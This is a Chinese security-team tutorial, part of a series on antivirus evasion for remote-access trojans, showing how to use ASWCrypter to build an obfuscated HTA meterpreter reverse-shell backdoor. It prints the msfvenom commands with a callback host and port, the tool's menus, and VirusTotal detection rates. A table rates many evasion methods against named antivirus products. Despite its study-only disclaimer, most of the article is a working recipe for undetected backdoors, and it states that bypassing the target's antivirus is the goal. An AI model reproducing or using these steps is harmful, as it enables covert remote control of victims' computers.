



TIDE 安全团队

[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

- 本专题文章导航
- 免杀能力一览表
- 一、ASWCrypter介绍
- 二、安装ASWCrypter
- 三、ASWCrypter使用说明
- 三、利用ASWCrypter生成后门
- 四、ASWCrypter小结
- 五、参考资料

本专题文章导航

1.远控免杀专题(1)-基础

篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参

数：<https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

3.远控免杀专题(3)-msf自带免杀(VT免杀率

35/69)：https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率

12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):

<https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw>

6.远控免杀专题(6)-Venom免杀(VT免杀率

11/71):<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

7.远控免杀专题(7)-Shellter免杀(VT免杀率

7/69)：<https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg>

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率

13/71)：<https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ>

9.远控免杀专题(9)-Avet免杀(VT免杀率

14/71): <https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA>

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率

22/70): <https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA>

11.远控免杀专题(11)-Avoidz免杀(VT免杀率

23/71): <https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg>

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率

23/70): <https://mp.weixin.qq.com/s/MVJTXOlqjg7iEHrnq6OJg>

13.远控免杀专题(13)-zirikatu免杀(VT免杀率

39/71): https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVlator免杀(VT免杀率

25/69): https://mp.weixin.qq.com/s/JYMq_qHvnsIVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率

8/55): <https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg>

16.远控免杀专题(16)-Unicorn免杀(VT免杀率

29/56): <https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw>

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率

7/69): <https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ>

18.远控免杀专题(18)-ASWCrypter免杀(VT免杀率19/57): 本文

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√		√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√

几点说明：

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 windows/meterpreter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 virustotal.com （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、ASWCrypter介绍

ASWCrypter是2018年开源的免杀工具，原理比较简单，使用msf生成hta代码，然后使用python脚本对hta代码进行一定编码处理，生成新的hta后门文件，从而达到免杀效果。

二、安装ASWCrypter

需要本机安装metasploit和python环境。

ASWCrypter的安装比较简单,先git clone到本地

```
git clone https://github.com/AbedAlqaderSwedan1/ASWCrypter.git
```

进入 ASWCrypter 目录，执行 `chmod +x ./ASWCrypter.sh`。

执行 `./ASWCrypter.sh` 即可运行 ASWCrypter。

```
ASWCrypter

+++++
|A|S|W|C|r|y|p|t|e|r|
+++++

Linux|secplus
root
root|2018|Parrot

Author: AbedAlqader Swedan
Fb: https://www.fb.com/crypter1996a
Email: abedalqadersweedan94@gmail.com
Version: 1.0

PLEASE DON'T UPLOAD BACKDOOT TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD BACKDOOR TO WWW.NODISTRIBUTE.COM

+++++
+ Remember this tool only for educational purpose.+
+ The author does not hold any responsibility +
+ for the bad use ofthis tool. +
+++++

=====]
[✓] Starting metasploit service.. [ OK ]
[✓] Shellcode Generator .. [ OK ]
[✓] Check User secplus
root
root [ OK ]
[+] Choose option To start:

[G]Generate Backdoor [FUD]
[H]Help
[E]Exit
```

三、ASWCrypter使用说明

使用时需要注意的只有一点，就是要在linux桌面环境中运行，因为在 ASWCrypter.sh 脚本中，调用msfvenom生成后门时使用了xterm。

```
xterm -T "SHELLCODE GENERATOR(ASWCrypter)" -geometry 100x50 -e
"msfvenom -p $paylo LHOST=$lhost LPORT=$lport -i 43 -f hta-psh >
$getPath/output/chars.raw"
```

三、利用ASWCrypter生成后门

执行 `./ASWCrypter.sh`，选择G，第一步也只有这个能选

```

PLEASE DON'T UPLOAD BACKDOOT TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD BACKDOOR TO WWW.NODISTRIBUTE.COM

+++++
+ Remember this tool only for educational purpose.+
+ The author does not hold any responsibility +
+ for the bad use ofthis tool. +
+ +
+++++

=====]
✓] Starting metasploit service.. [ OK ]
✓] Shellcode Generator .. [ OK ]
✓] Check User secplus
oot
oot [ OK ]
[+] Choose option To start:

[G]Generate Backdoor [FUD]
[H]Help
[E]Exit

[+] Enter Your Choose:G

```

然后输入LHOST和LPORT

```

ASWCrypter

  A S W

+++++
|C|o|d|e|d|B|y|A|b|e|d|A|l|q|a|d|e|r|S|w|e|d|a|n|
+++++
          A S W

Author: AbedAlqader Swedan
Fb: https://www.fb.com/crypter1996a
Email: abedalqadersweedan94@gmail.com
Version: 1.0

[+] SET LHOST: 10.211.55.2
[+] SET LPORT: 3333

```

后门选择payload,我还是选择最常规的 reverse_tcp 了,文件名就随便输一个了

```
.d8b. .d8888. db d8b db .o88b. d8888b. db db d8888b. d888888b d88888b d8888b.
d8' 8b 88' YP 88 I8I 88 d8P Y8 88 8D 8b d8' 88 8D ~88~' 88' 88 8D
88ooo88 8bo. 88 I8I 88 8P 88oobY' 8bd8' 88oodD' 88 88ooooo 88oobY'
88~~~88 Y8b. Y8 I8I 88 8b 88 8b 88 88~~~ 88 88~~~~ 88 8b
88 88 db 8D 8b d8'8b d8' Y8b d8 88 88. 88 88 88. 88 88. 88 88.
YP YP 8888Y' 8b8' 8d8' Y88P' 88 YD YP 88 YP Y88888P 88 YD
```

Coded by AbedAlqader Swedan
Fb: <https://www.fb.com/crypter1996a>
Email: abedalqadersweedan94@gmail.com


[+] Select an payload To start:

- [1] windows/shell_bind_tcp
- [2] windows/shell/reverse_tcp
- [3] windows/meterpreter/reverse_tcp [Recommended]
- [4] windows/meterpreter/reverse_tcp_dns
- [5] windows/meterpreter/reverse_http
- [6] windows/x64/meterpreter/reverse_tcp\n


[!] Select an payload: 3

[!] Enter payload output name [example: HtaASCrypter]: test4

之后提示生成 test4.hta 成功，后面会提示是否开启msf监听，我这就不需要了，还是在mac上监听端口。



virustotal.com上查杀率为19/57



试了下msfvenom生成的原始的hta文件的查杀率

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2
LPORT=3333 -f hta-psh -o test5.hta
```

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f hta-psh -o test5.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of hta-psh file: 6680 bytes
Saved as: test5.hta
```

virustotal.com上查杀率为28/56

28

56

28 engines detected this file

fb53979aa26fc9528e8c90e89f4bb14e3da31c4b5ba09d532e9bcc48b018099

test5.hta

6.52 KB

2020-01-14 02:45:40 UTC

a moment ago

TXT

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Trojan.Script.905440	ALYac
Arcabit	Trojan.Script.DDD0E0	Avast
AVG	BV-Powershell-B [Trj]	Baidu
BitDefender	Trojan.Script.905440	Comodo
Emsisoft	Trojan.Script.905440 (B)	eScan
ESET-NOD32	VBS/Agent.NUI	F-Secure
FireEye	Trojan.Script.905440	Fortinet
GData	Trojan.Script.905440	Ikarus
Kaspersky	Trojan.Win32.Shelma.ine	MAX
McAfee	PS/Injector.d	McAfee-GW-Edition
NANO-Antivirus	Trojan.Html.Downloader.fqlyhy	Qihoo-360
Rising	Trojan.Agent8.B1E (TOPIS.E0.ZZK17X00)	Sangfor Engine Zero
Sophos AV	Mail/PSDL-B	Symantec
Tencent	Heur-Trojan.Powershell.Generic.d	ZoneAlarm by Check Point
AegisLab	Undetected	AhnLab-V3
Antiy-AVI	Undetected	Avast-Mobile

四、ASWCrypter小结

ASWCrypter是使用msfvenom生成基于powershell的hta后门文件，然后进行编码处理，达到一定的免杀效果，不过因为会调用powershell，行为检测还是很容易被检测出来。

五、参考资料

官方Github: <https://github.com/abedalqaderswedan1/aswcrypter>